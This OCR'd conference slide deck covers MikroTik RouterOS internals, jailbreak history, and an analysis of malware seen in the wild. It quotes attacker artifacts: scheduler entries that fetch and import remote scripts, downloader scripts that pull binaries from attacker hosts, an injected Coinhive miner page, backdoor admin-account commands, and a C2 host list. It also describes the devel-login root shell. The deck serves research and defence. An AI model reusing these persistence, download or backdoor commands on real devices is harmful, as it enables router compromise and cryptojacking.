# RouterOS vulnerabilities and malware campaigns

Typh◐on, Seoul, South Korea

# Author


- Lead researcher at Possible Security, Latvia
- Author of RouterOS jailbreaks
- CCC, Hack in the Box, Nullcon, BalCCon, CONFidence, ....
- twitter / @KirilsSolovjovs

# Outline

- RouterOS intro
- Hacking
  - Jailbreaking
  - Malware campaigns
  - Vulnerabilities
- Recent changes
- Worldwide data

# RouterOS intro

# Mikrotik RouterOS

- Linux
  - old
- Startup scripts
- Nova binaries
- Config

```
11   advanced-tools          6.44.3

# uname -a
Linux MikroTik 3.3.5 #1 Tue May 14 11:46:38 UTC 2019 i686 unknown
#
```

Secure | https://www.kernel.org/pub/linux/kernel/v3.x/

| | |
|---|---|
| linux-3.3.4.tar.xz | 27-Apr-2012 17:46 |
| linux-3.3.5.tar.bz2 | 07-May-2012 16:15 |
| linux-3.3.5.tar.gz | 07-May-2012 16:15 |
| linux-3.3.5.tar.sign | 07-May-2012 16:15 |
| linux-3.3.5.tar.xz | 07-May-2012 16:15 |

Closed source and closed ecosystem


# Nova binaries (1)

- /nova/bin/loader
  - Spawns processes and manages communication between them
- /nova/bin/watchdog
  - Restarts the device if a critical process stops working
- /nova/bin/sys2
  - Manages device settings and parses received commands
- /nova/bin/sermgr (kind of like inetd)
  - Super-server daemon that provides internet services


# Nova binaries (2)

- /nova/bin/moduler
  - Manages loading of firmware for external devices
    - e.g. usb2serial adpters, 3G modems
- /nova/bin/modprobed
  - Symlink to moduler, used for loading kernel modules
- /nova/bin/mproxy
  - Winbox daemon
- /nova/bin/www
  - Web interface daemon

# Adoption dynamic




# Adoption


2017 August
2018 October
2019 June
800000
600000
400000
200000
0
South Korea = 35283 devices = 1.99%
Brazil
China
Indonesia
Russia
U.S.
Iran
India
Poland
Ukraine
(other)
country

# RouterOS 6.44.3

# Hacking RouterOS

# Ecosystem. Possible entry points.



# Jailbreaking history

- 1999 MikroTik™ v2.0 Router Software released
- 2005 2.9.8 option package & /nova/etc/devel-login introduced
- 2009 3.22 NPK signing added
- 2009 3.30 first jailbreak hints published (that I could find)
  - http://bbs.routerclub.com/thread-67904-1-1.html
- 2017 `mikrotik-tools` published
- 2017 5.x - 6.40.x first fully automated jailbreak tool
- 2017 6.41rc61 devel-login removed; only /pckg/option/ remains
- 2018 defconf-option jailbreak released (still works)

# Jailbreak

- Use exploit-backup for versions up to 6.41
- Use exploit-defconf for versions starting with 6.41
  - Supports all current versions up to at least 6.44.3

# Jailbreak

# Malware campaigns

# Malware

- RouterOS is powerful enough on its own
- Still custom binaries are installed
  - wget
  - socat
  - shadowsocks
  - traffic injection modules
  - port scanners

# Persistence

```
[ @MikroTik] > /system scheduler print detail
Flags: X - disabled
 0   name="schedule3_" start-time=startup interval=30s on-event=script3 owner="
     policy=ftp,reboot,read,write,policy,test,password,sensitive run-count=22160 next-run=16:40:43

 1   name="upd113" start-date=jan/04/1970 start-time=17:13:25 interval=11h
     on-event=/tool fetch url=http://min01.com/01/error.html mode=http dst-path=webproxy/error.html owner="
     policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=10 next-run=18:13:25

 2   name="upd114" start-date=jan/04/1970 start-time=17:13:25 interval=13h
     on-event=/tool fetch url=http://min01.com/01/error.html mode=http dst-path=flash/webproxy/error.html owner="
     policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=9 next-run=jan/10 03:13:25

 3   name="upd115" start-date=jan/04/1970 start-time=17:13:25 interval=9h on-event=/tool fetch url=http://min01.com/01/u113.rsc mode=http
     owner="" policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=13 next-run=23:13:25

 4   name="upd116" start-date=jan/04/1970 start-time=17:13:30 interval=9h on-event=/import u113.rsc owner="
     policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=13 next-run=23:13:30
```

```
 on-event=/tool fetch url=http://min01.com/01/u113.rsc
sniff,sensitive run-count=13 next-run=23:13:25

 on-event=/import u113.rsc owner="
n-count=13 next-run=23:13:30
```

# cloudrouter.online

- MIPS, stripped + UPX
- Partial AV detection
- Infra is down

Initial foothold point is /ram/_bin/

# cloudrouter.online: crget

```
#!/ram/_bin/bash
if [ "$2" == "" ]; then
    echo "dst?"
    exit 0
fi
/nova/bin/info '/tool fetch host="cloudrouter.online"
url=("http://104.24.112.169/images/".[/system resource
get architecture-name]."/'$1'") dst-path=tmpdf1'
mv /flash/rw/pckg/tmpdf1 $2
```

# cloudrouter.online: wrget

```
#!/flash/xbin/sh

test "$2" = "" && echo "usage ?"

...

echo "downloading #3"

wget http://104.24.112.169:2082/images/$(uname -m)/$1 -O $2 --header 'Host: cloudrouter.online'

test -e $2 && exit 0

...
```

# cloudrouter.online: S98btestd

```
#!/bin/bash
(usleep 30000000; /flash/xbin/btestd ) &
```

# cloudrouter.online: btestd

Copies stuff over to /bin/

Changes some binaries

Allows attacker to watch traffic, pivot

Launches 3.3.5mips_watch

# 3.3.5mips.ko

- MIPS, not stripped
- No AV detections
- Infra still up

3.3.5mips_watch

Loads 3.3.5mips.ko

Injects http://gogogle.net/js/plugins.js

Coinhive (defunct)

# coinhive sidenote

```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
    <title>"http://[redacted]/"</title>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('hsFAjjijTyibpVjCmfJzlfWH3hFqWVT3', {throttle: 0.2});
    miner.start();
</script>
</head>
<frameset>
<frame src="http://[redacted]/"></frame>
</frameset>
</html>
```

# asgard

- rsc + some dpk (protected RouterBOOT)
- No AV detections
- Infra is partially down

TZSP used to steal data

# asgard: users

```
/user add name=ccc password=t3stb3d555
address=0.0.0.0/0 group=full comment=system

/user add group=full name=system password=xxx

/user add group=full name=x password=xyz

/user add name=master password=system
address=0.0.0.0/0 group=ftp comment=system

/user add name=fleet password=password
address=172.16.0.0/12 group=ftp comment=system

/user add name=system group=full password=[:tostr
$sPass] address=172.24.0.0/13,127.0.0.1
```

# asgard: hosts

upgrade.mikrotik.com asgard.does-it.net
allimpir.dyndns.org stark.does-it.net
georgia.is-saved.org hydra.does-it.net
noa3bb.jasmine.com checkip.dyndns.org
avenger.does-it.net asgard.routerz.ru
ntpserver.is-certified.com hawaii.is-saved.org
download2.mikrotik.com thehulk.dyndns.org
romruencctv1.dyndns.org *.sn.mynetname.net
system.is-saved.org tazmen.is-certified.com
members.dyndns.org www.routerboard.com
www.mikrotik.com routeros.is-certified.com
illinois.is-saved.org first.is-saved.org

# VPNFilter

- Multi-stage crimekit
- Combines all this and more
- Allows to infect neighboring devices

- Cisco Talos group has done a three-part series. Check it out!

# Vulnerabilities

# 283i4jfkai3389


# devel-login based jailbreaks

- Authenticated root-level access

```
[ -f /nova/etc/devel-login
  && username == devel
  && password == admin.password ]
                          && /bin/ash
```

- /nova/bin/login
- Fixed in 6.41 (not backported)

# devel-login


0x804f6d5 [gm]
push eax
push eax
lea eax, [edx + esi*8]
push eax
push ebx
call sym.string::string_stringconst;[gi]
pop edx
pop ecx
; 0x8050652
; "/devel-login"
push str.devel_login
push ebx
call sym.string::append_charconst;[gj]
mov dword [esp], ebx
call sym.nv::fileExists_stringconst;[gk]
mov dword [local_2ch], eax
mov dword [esp], ebx
call sym.string::_string;[ge]
add esp, 0x10
mov eax, dword [local_2ch]
test al, al
je 0x804f722;[gl]
0x804f725 [gg]
; CODE XREF from sub.devel_login_684 (0x804f6d3)
sub esp, 0xc
push edi
call sym.vector_string_::_vector;[gn]
add esp, 0x10
; [0x8053a50:1]=0
mov al, byte [0x8053a50]
f
t
0x804f70b [gp]
; [0x8053a50:1]=0
mov byte [0x8053a50], 1
sub esp, 0xc
push edi
call sym.vector_string_::_vector;[gn]
add esp, 0x10
mov al, 1
jmp 0x804f736;[go]
